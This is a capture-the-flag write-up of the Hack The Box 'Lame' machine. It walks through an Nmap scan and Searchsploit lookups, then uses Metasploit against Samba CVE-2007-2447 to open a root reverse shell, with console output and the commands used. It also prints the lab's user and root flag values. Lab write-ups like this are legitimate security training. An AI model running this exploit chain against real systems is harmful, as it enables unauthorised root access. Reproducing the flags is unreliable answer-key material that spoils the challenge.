
Mystery Box || HTB Lame Machine

1. Introduction

The objective of this lab was to perform a full penetration test on the Hack The Box (HTB) machine Lame, identify vulnerabilities, exploit them, and gain root access. The process followed a standard red team methodology, starting from reconnaissance to flag capture. Key tools used include Nmap for network scanning, Searchsploit for finding exploits, and Metasploit for launching attacks.



2. Initial Reconnaissance – Nmap Scan

To begin, I used Nmap to discover open ports and service versions running on the target.

Command Used: nmap -sC -sV 10.129.112.201

Why I used it:

- -sC runs default scripts to gather banner and service information.
- -sV attempts to determine the exact version of each service.


What I got:

- Port 21: FTP (vsftpd 2.3.4 – known for a backdoor vulnerability)
- Port 22: OpenSSH 4.7p1
- Ports 139 and 445: Samba smbd 3.0.20-Debian (vulnerable to RCE)
- Anonymous FTP login was enabled


3. Vulnerability Research – Searchsploit

Next, I used Searchsploit to find public exploits for the detected services.

Commands Used: searchsploit vsftpd 2.3.4



searchsploit Samba 3.0.20



Why I used it:
Searchsploit quickly pulls up local exploit scripts from Exploit-DB.


What I got:

- For vsftpd 2.3.4: Backdoor command execution scripts (Python and Ruby)
- For Samba 3.0.20:
    - Username map script (RCE) – unix/remote/16320.rb
    - Remote Heap Overflow – linux/remote/7701.txt
    - Format String – multiple/remote/10095.txt
    - DoS PoC – linux_x86/dos/36741.py

Decision: I skipped the FTP backdoor due to stability concerns and chose Samba RCE as it's stable and supported in Metasploit.

4. Exploiting Samba (CVE-2007-2447)


I identified CVE-2007-2447, a remote code execution vulnerability in Samba's usermap script.



Why this exploit: This vulnerability allows an attacker to inject OS commands via crafted usernames in Samba's configuration.

5. Using Metasploit to Exploit Samba

In this step, I launched the Metasploit Framework to exploit the Samba 3.0.20 vulnerability using the usermap_script exploit module. To exploit the vulnerability, I used command: msfconsole



Then loaded the module: use exploit/multi/samba/usermap_script

And I ran the following command: show options

```
[msf](Jobs:0 Agents:0) >> use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[
                                       ,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.me
                                       tasploit.com/docs/using-metasploit/basi
                                       cs/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  194.113.74.26    yes       The listen address (an interface may be s
                                     pecified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> set RHOST 10.10.10.3
```

Why I used it: Metasploit automates exploitation with built-in payloads and post modules.

Next, I configured options:

set RHOST 10.129.112.201

set RPORT 445

set LHOST <myIP>

exploit

```
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> set RHOST 10.10.10.3
RHOST => 10.10.10.3
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> set RPORT 445
RPORT => 445
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> set LHOST 10.10.14.2
LHOST => 10.10.14.2
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> exploit
[*] Started reverse TCP handler on 10.10.14.2:4444
[*] Command shell session 1 opened (10.10.14.2:4444 -> 10.10.10.3:41033) at 2025-05-09 00:0
9:31 -0500

id
uid=0(root) gid=0(root)
```

I have to set RHOST (victim IP address), and LHOST (attacker IP) to receive the reverse shell. Setting all the required option and running the exploit. We found that it ran successfully and we got root shell.

A **reverse shell** as **root**. Verified using id command: id

```
id
uid=0(root) gid=0(root)
```

uid=0(root) gid=0(root)

Explanation:
The exploit directly returned a root shell, meaning **no separate privilege escalation was needed**. The vulnerability itself granted root access.

6. Retrieving User and Root Flags

Once inside the machine, I navigated to the appropriate directories to extract the flags.

Commands Used:

ls /home

cat /home/makis/user.txt

cat /root/root.txt

Why I used them:
These commands confirm access and are required for HTB challenge completion.


```
uid=0(root) gid=0(root)
ls /home
ftp
makis
service
user
cat /home/makis/user.txt
af3760ebac2cf3912e97ed432b3a8014
cat /root/root.txt
c9bbefaf19f3a5c90e7ea0041eb26efc
```

What I got:

- **User flag** from /home/makis/user.txt
- **Root flag** from /root/root.txt

7. Completion

Finally, I submitted the flags



This final screenshot from the HTB dashboard shows successful pwnage of the Lame machine.

8. Conclusion

This lab showed how critical outdated services can be. The combination of Nmap, Searchsploit, and Metasploit enabled us to fully compromise the system without credentials, reinforcing the need for regular patching and service hardening in real environments.